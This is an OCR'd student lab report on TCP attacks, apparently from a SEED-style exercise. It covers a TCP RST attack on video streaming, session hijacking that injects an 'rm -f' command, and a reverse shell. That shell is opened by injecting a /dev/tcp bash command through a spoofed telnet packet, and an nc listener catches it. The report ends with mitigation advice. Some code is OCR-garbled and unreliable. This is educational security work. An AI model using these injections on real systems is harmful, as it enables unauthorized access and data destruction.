
In a TCP RST attack targeting a video streaming application, the attacker seeks to disrupt the established TCP session between the victim and the video streaming server. These platforms commonly rely on TCP connections to deliver video content to users. By executing a RST attack, the attacker can abruptly terminate this connection, resulting in a halt to the video stream for the victim. This underscores the susceptibility of TCP connections to malicious intervention and the potential impact on user experience.

a user (the victim) and some video-streaming web site:




For this attack, we use the video streaming ,We first start a video in the firefox browser in the victim VM, as follows:








Task 4: TCP session hijacking attack

The TCP Session Hijacking attack aims to seize control of an ongoing TCP connection between two targets by injecting harmful content into the session. If the connection involves a telnet session, attackers can insert malicious commands, leading the victims to unwittingly execute them. In this demonstration, the objective is to hijack a session between two computers and prompt the server to execute a command supplied by the attacker. The scenario assumes both attacker and victim are on the same LAN, simplifying the task's setup.











Code is here: (hijacking.py)


```
from scapy.all import *
import sys

ip = IP(src="192.168.10.11", dst="192.168.10.3")
tcp = TCP(sport=37918 dport=8009, flag="A" seq=1766100035, ack=0)

data="\r rm -f text\r"
ls(pkt)
```








Task 5: Reverse shell


In TCP session hijacking attacks, attackers seek more than executing single commands on the victim's machine; they aim to establish a backdoor for future access. One common method involves initiating a reverse shell from the compromised machine back to the attacker's system, providing convenient shell access. While directly running commands on the victim machine may not be feasible in a session hijacking scenario, attackers can achieve their objective by executing a reverse shell command through the hijacked session. This task challenges students to demonstrate their ability to accomplish this goal effectively.




[03/03/24]seed@VM:~/.../tcp$ ifconfig
docker0 Link encap:Ethernet HWaddr 02:42:ee:18:c4:ec
inet addr:172.17.0.1 Bcast:0.0.0.0 Mask:255
.255.0.0
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 fr
ame:0
TX packets:0 errors:0 dropped:0 overruns:0 ca
rrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
ens33 Link encap:Ethernet HWaddr 00:0c:29:a8:3c:c7
inet addr:192.168.10.3 Bcast:192.168.10.255
Mask:255.255.255.0



Terminal
4:53 AM
Search your computer
6 KB)
errupt:19 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:258 errors:0 dropped:0 overruns:0
frame:0
TX packets:258 errors:0 dropped:0 overruns:0
carrier:0
collisions:0 txqueuelen:1
RX bytes:31286 (31.2 KB) TX bytes:31286 (31.
2 KB)
[03/03/24]seed@VM:~$ ls
android Desktop get-pip.py Public
bin Documents lib source
cs458Lab2 Downloads Music Templates
Customization examples.desktop Pictures Videos
[03/03/24]seed@VM:~$ touch not.txt
[03/03/24]seed@VM:~$


[03/02/24]seed@VM:~/.../tcp$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)



Here is a code:

```
from scapy.all import *

ip = IP(src="192.168.10.11", dst="192.168.10.3")
tcp = TCP(Sport=35292, dport=23, flags="A", seq=1257504764, ack=3599614683)
data = "\r /bin/bash -t > /dev/tcp/192.168.10.3/9090 0<&1 2>&1\r"

pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```



```
[03/03/24] seed@VM: -$ nc -1 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.10.3] port 9090 [tcp/*] accepted (family 2, sport 35292)
[03/03/24] seed@VM:~$ 1s
android
bin
Customization
demo2
Desktop
Documents
Downloads
examples.desktop
lib
Music
Pictures
Public
```

Evidence:

Screenshots captured during the experiments demonstrate the successful execution of the attack, showcasing the attacker's ability to manipulate the TCP session and gain unauthorized access to the server. The evidence highlights the severity of the security vulnerabilities exposed by the Reverse Shell using TCP Session Hijacking technique.

Recommendations:

To mitigate the risks posed by this attack, organizations should implement robust network security measures, including:

- Regular monitoring and analysis of network traffic to detect anomalous behavior.
- Implementation of intrusion detection and prevention systems to identify and block suspicious activities.
- Adoption of encryption protocols to secure TCP/IP communication channels.
- Employee training and awareness programs to educate users about the risks of social engineering attacks and phishing attempts.

Case Reflection: Throughout this case study, assumptions were made regarding the technical proficiency of potential attackers and the effectiveness of existing security measures. The experience underscored the importance of continuous learning and adaptation in the field of cybersecurity.